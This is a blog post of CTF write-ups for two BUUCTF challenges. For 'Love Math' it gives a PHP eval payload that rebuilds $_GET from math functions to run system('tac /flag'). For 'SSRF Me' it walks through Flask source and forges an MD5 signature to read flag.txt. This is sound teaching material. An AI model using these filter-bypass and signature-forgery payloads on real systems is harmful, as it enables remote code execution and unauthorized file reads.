BUUCTF(5)

原创

YsterCcc 于 2022-02-28 21:07:15 发布 1845 收藏

分类专栏： BUUCTF 文章标签： BUUCTF

本文链接：https://blog.csdn.net/weixin_54648419/article/details/122989440

[CISCN 2019 初赛]Love Math 1

```php
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', '
ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'h
exdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_g
etrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'sr
and', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```

这里是利用了php的一个特性，把函数名通过字符串的方式传递给一个变量，然后通过此变量动态调用函数比如下面的代码会执行

```php
$a='system';
$a('ls');
```

这里要求长度<80，不允许黑名单的符号，还必须有白名单的字符串，思路就是将函数名转为10进制，再通过白名单内的函数转回函数名，执行相应代码，主要就是用到`base_convert、dechex`因为对长度有要求，这里尝试构造出`$_GET[]`再传入命令，，先给出最终payload

```
$pi=base_convert(37907361743,10,36)(dechex(1598506324));($$pi){a}(($$pi){b})&a=system&b=tac /flag
```

```
base_convert(37907361743,10,36) => "hex2bin"
dechex(1598506324) => "5f474554"
hex2bin("5f474554") => "_GET"   //hex2bin将一串16进制数转换为二进制字符串
($$pi){a}(($$pi){abs}) => ($_GET){pi}($_GET){b}  //{}可以代替[]
```

[De1CTF 2019]SSRF Me 1

打开题目看到flask的字样，对python代码进行整理得到

```
#! /usr/bin/env python
#encoding=utf-8
from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json

reload(sys)
sys.setdefaultencoding('latin1')

app = Flask(__name__)

secert_key = os.urandom(16)

class Task:
    def __init__(self, action, param, sign, ip):
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if(not os.path.exists(self.sandbox)):          #SandBox For Remote_Addr
            os.mkdir(self.sandbox)

    def Exec(self):
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print(resp)
                    tmpfile.write(resp)
                    tmpfile.close()
                result['code'] = 200
            if "read" in self.action:
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
```

```
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result

    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False

#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)

@app.route('/De1ta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
@app.route('/')
def index():
    return open("code.txt","r").read()

def scan(param):
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"

def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()

def md5(content):
    return hashlib.md5(content).hexdigest()

def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False

if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0',port=80)
```

首先发现了`/De1ta`和`/geneSign`页面，并且发现

```
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
```

这里是获取我们输入的三个参数，其中两个是从cookie中获取的，然后对param进行了waf过滤，waf函数是找到以gopher或者file开头的，在这里是过滤了这两个协议，使我们不能通过协议读取文件。

```
def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False
```

然后用我们传进去的参数构造一个Task类对象，此时会执行它的Exec方法，在此方法中首先是`self.checkSign()`检查登录，跟进`self.checkSign()`

```
    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False
```

当我们传入的参数action和param经过getSign这个函数之后与sign相等，就返回true，先跟进`getSign`

```
def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()
```

这里secert_key我们不知道，先返回exec继续往下看


```
if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
if "read" in self.action:
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
```

很明显如果scan、read in action中，前面会将param对应文件的内容写入result.txt，后面是把result.txt取出来并返回来，既然要满足这个条件，action就必须是readscan，或者scanread，跟进scan

```
def scan(param):
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"
```

整体来看到这一步唯一不知道的就是`secert_key`的值，也就无法使`self.checkSign()`为真，这里我们要知道`secert_key+param+action`其实是拼接的，就等同于`secert_keyparamaction`，如果我们输入`key+flag.txt+scan`也就等于keyflag.txtscan，因为key是写死的，这里我们访问`/geneSign`页面，并传入参数`param=flag.txt`得到一串MD5值：`93d64b4b7a8301de8b52edd00913a455`

我们发现这里的action默认为scan，如果我们在param字段输入flag.txtread那我们就能得到keyflag.txtreadscan，所以传参`param=flag.txtread`得到的MD5值就是我们最终需要的




```
?param=flag.txt
Cookie: -------;action=readscan;sign=68aecf2a06ce6b747fa78b374d2607f3
```